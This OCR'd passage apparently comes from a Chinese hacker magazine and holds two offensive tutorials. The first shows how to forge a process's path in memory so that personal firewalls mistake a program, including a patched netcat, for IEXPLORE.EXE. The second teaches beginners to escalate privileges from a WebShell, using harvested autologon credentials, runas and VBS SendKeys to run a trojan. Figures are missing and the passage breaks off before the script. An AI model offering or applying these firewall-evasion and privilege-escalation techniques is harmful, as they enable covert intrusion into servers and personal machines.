.exe为客户端，为了测试的准确性可将a.exe与b.exe放置于两台计算机上。该程序运行后将伪装为IEXPLORE.EXE访问网络。以下是测试结果。

1．金山网镖

没有出现任何提示，直接穿越防火墙，获得进程名称完全错误（图1）。

2．天网个人防火墙


提示程序被修改，无法获取实际进程名称（图2）。

3．瑞星个人防火墙下载版

没有出现任何提示，直接穿越防火墙。虽然通过查看cmdline可以看到真实进程，但是其进程名完全错误（图3）。

4．费尔个人防火墙

没有出现任何提示，直接穿越防火墙，获得进程名称完全错误（图4）。



应用...	PID	协议	侦听端口	动作	开始...	完整路径
svchost	872	TCP	135:...	过滤	1:45:13	C:\WINDOWS\system32\svchost.exe
lsass	652	UDP	500:...	过滤	1:45:19	C:\WINDOWS\system32\lsass.exe
lsass	652	UDP	4500	过滤	1:45:19	C:\WINDOWS\system32\lsass.exe
svchost	952	UDP	1063	过滤	1:46:13	C:\WINDOWS\system32\svchost.exe
svchost	908	UDP	123:ntp	过滤	1:46:09	C:\WINDOWS\System32\svchost.exe
PhCore	1240	UDP	1062	过滤	1:46:13	C:\Program Files\Oray\PeanutHull5\PhCore.exe
alg	1932	TCP	1030	过滤	1:45:25	C:\WINDOWS\System32\alg.exe
svchost	908	UDP	1032	过滤	1:45:26	C:\WINDOWS\System32\svchost.exe
svchost	908	UDP	123:ntp	过滤	1:46:09	C:\WINDOWS\System32\svchost.exe
svchost	908	UDP	1033	过滤	1:45:26	C:\WINDOWS\System32\svchost.exe
svchost	1056	UDP	1900	过滤	1:46:09	C:\WINDOWS\system32\svchost.exe
svchost	1056	UDP	1900	过滤	1:46:09	C:\WINDOWS\system32\svchost.exe
System	8	TCP	2869	过滤	1:45:54	System
IEXPLORE	3044	TCP	9999	过滤	1:51:29	C:\Program Files\Internet Explorer\IEXPLORE.EXE
IEXPLORE	3044	TCP	9999	过滤	1:51:33	C:\Program Files\Internet Explorer\IEXPLORE.EXE

图4

看过这些结果，相信大家都和我第一次发现该缺陷时一样的惊讶。这个缺陷的危害相信也不用我多说了，大家也该明白为什么说这是缺陷而不是漏洞了吧，因为防火墙并没有失效只是被软件骗了。

二、缺陷原理篇

程序是怎么做到欺骗的呢？编写过程序的朋友一定知道一个名为GetModuleFileName的函数，该函数可以返回进程的路径全名，比如C:\Program Files\Internet Explorer\IEXPLORE.EXE，那么这些信息是哪来的呢？使用OllyDBG加载调试一个a.EXE文件，OD停在入口点后按ALT+M组合键打开内存窗口，左键双击地址为00020000的那一行（图5）。

地址	大小	属主	区段	包含	类型	访问	初始访问	已映
00010000	00001000				Priv	RW	RW	
00020000	00001000				Priv	RW	RW	
0012C000	00001000				Priv	RW 保护	RW	

图5

在新弹出的窗口中单击右键，选择文本—UNICODE（64字符），如图6。向下拉动滚动条就会看到如图7所示字符。




图6




图7

线框内所标示出的就是其它程序所获得的进程路径，只要更改它就可以进行伪造了。大家明白了吧，所以呢，如果程序在开始时就自行更改了这些信息，那么防火墙很可能就会得到虚假的信息。那又为什么要使用这么长的文件名呢？这是因为伪造必须要保证文件的真实路径比伪造后的路径长，否则就会出现如图8所示现象。然而有趣的是这段数据本身的属性就是可写的，编程的时候连属性都不用改了。




图8

原理讲完了，听上去什么都是美好的，下面要泼冷水了，因为信息被更改了，所以不只是防火墙不能获得正确的进程路径，程序自身所使用的API也不能正确的获得进程路径，这样的函数如GetModuleFileName。这对于自己写程序还好说，但是对于改造其它程序来说只能是尝试着做了。当然如果你HOOK了这些函数并返回正确的路径应该能改造成功，这些就留给大家慢慢研究吧（代码我提供了，但是没有写HOOK的部分，有人写出来就发出来啊！）。

三、利用篇

前面说了，改别人的东西比较困难，但是并不代表一定不成功，我写了个小程序供大家改造其他文件，使用方法十分简单（图9）。




图9

使用该工具，我成功的改造了大家很常用的NC，测试结果NC一切正常，并成功穿透防火墙！最后注意对于加壳的软件对其改造一定会失败，所以请脱壳后再尝试。

在本文即将完成的最后阶段我对网上查阅到的2007排名前三的防火墙进行了测试，排名第三的诺顿个人防火墙竟然也被欺骗而放行了！好了，最后祝大家愉快。

（本文所涉及到的测试程序及代码已收录到光盘中）

菜鸟也用VBS脚本打造黑软

A1Pass［任晓珲］

最近一直在研究编程语言，目的就是想编写属于自己的黑软，无奈这取经之路遥遥十万八千里，终于按耐不住，决定先用脚本写个黑软安慰安慰自己。

今天我给大家介绍的就是怎样用VBS脚本打造自己的我们自己的黑软。什么？你是菜鸟、入门者？不用担心！绝对看的懂！下面我会通过两个例子让菜鸟们认识一下VBS脚本的简单与强大！

这篇文章我们会涉及到VBS脚本与BAT批处理的编写，假如我们有一段VBS脚本代码，那么要怎样才能让它运行呢？方法很简单，新建一个文本文档，打开后输入我们的代码，然后选择“另存为”，如图1。在弹出的对话框中将后缀名改为VBS，保存类型选择所有，最后点击“保存”按钮即可，如图2、图3。那么BAT批处理怎么办呢？其实他与VBS脚本的处理方法一样的，只是在命名时将后缀改为BAT就可以了。怎么样，简单吧？




图1

一、一个服务器提权工具的编写

不知道大家碰到过这种情况没有，当我们艰难的获得WebShell后，又幸运的发现服务器管理员帐号与密码时，下一步却无法进行了！为什么？因为无法提权、防火墙、IP规则、NAT端口映射或远程登陆未开启……任何一项足以将我们拒之门外！况且我还在网吧里。

有的朋友可能明白了，那么多的限制，又是怎样获得管理员的帐号与密码呢？其实很简单，因为有的网管为了方便，所以把服务器管理员帐号设为开机自登陆，在这种情况下我们就可以在注册表中找到他的登录密码与名称，海阳顶端木马就有这个功能。但是也不能眼睁睁的看着器管理员帐号与密码臭在自己手里吧？所以决定攻克他！

不知道大家听说过runas这个DOS命令没有，可以使我们以另外一个用户的权限执行命令或运行程序。例如想以Administrators用户组下hack用户的权限运行c:\muma.exe时，我们可以在DOS下键入**runas /user:Administrators\hack c:\muma.exe**，然后输入密码就可以运行程序了，如图4就是在我电脑上运行的结果。跟着文章做实验的朋友注意，在输入密码时是没有回显的。

难道我们通过WebShell不可以执行runas命令吗？当然可以！但是在第二步时WebShell下无法输入密码。于是大家肯定想到了批处理，我也想到了！但是俺不知道批处理有什么延时输入的功能，而且那个密码应该是获取键盘输入的，象批处理这种批执行模式同样不知道是否行得通。

幸好我们还有VBS脚本！也许他可以帮我们完成任务！编程需要有思路，编写脚本也不例外。我的思路是先用批处理获取我们输入的相关参数，然后运用这些参数生成一个VBS脚本，再用批处理执行这个脚本，从而使VBS脚本模拟键盘输入完成我们的操作，程序执行完毕后在删除掉相关的文件。




图2

好的，有了思路，下一步就是编写脚本，我们知道WScript.Shell的SendKeys可以模拟键盘输入，有些简单的游戏外挂就是用这个对象编写的。为了方便将VBS脚本与批处理整合到一起，我们需要先将VBS脚本单独写出来。


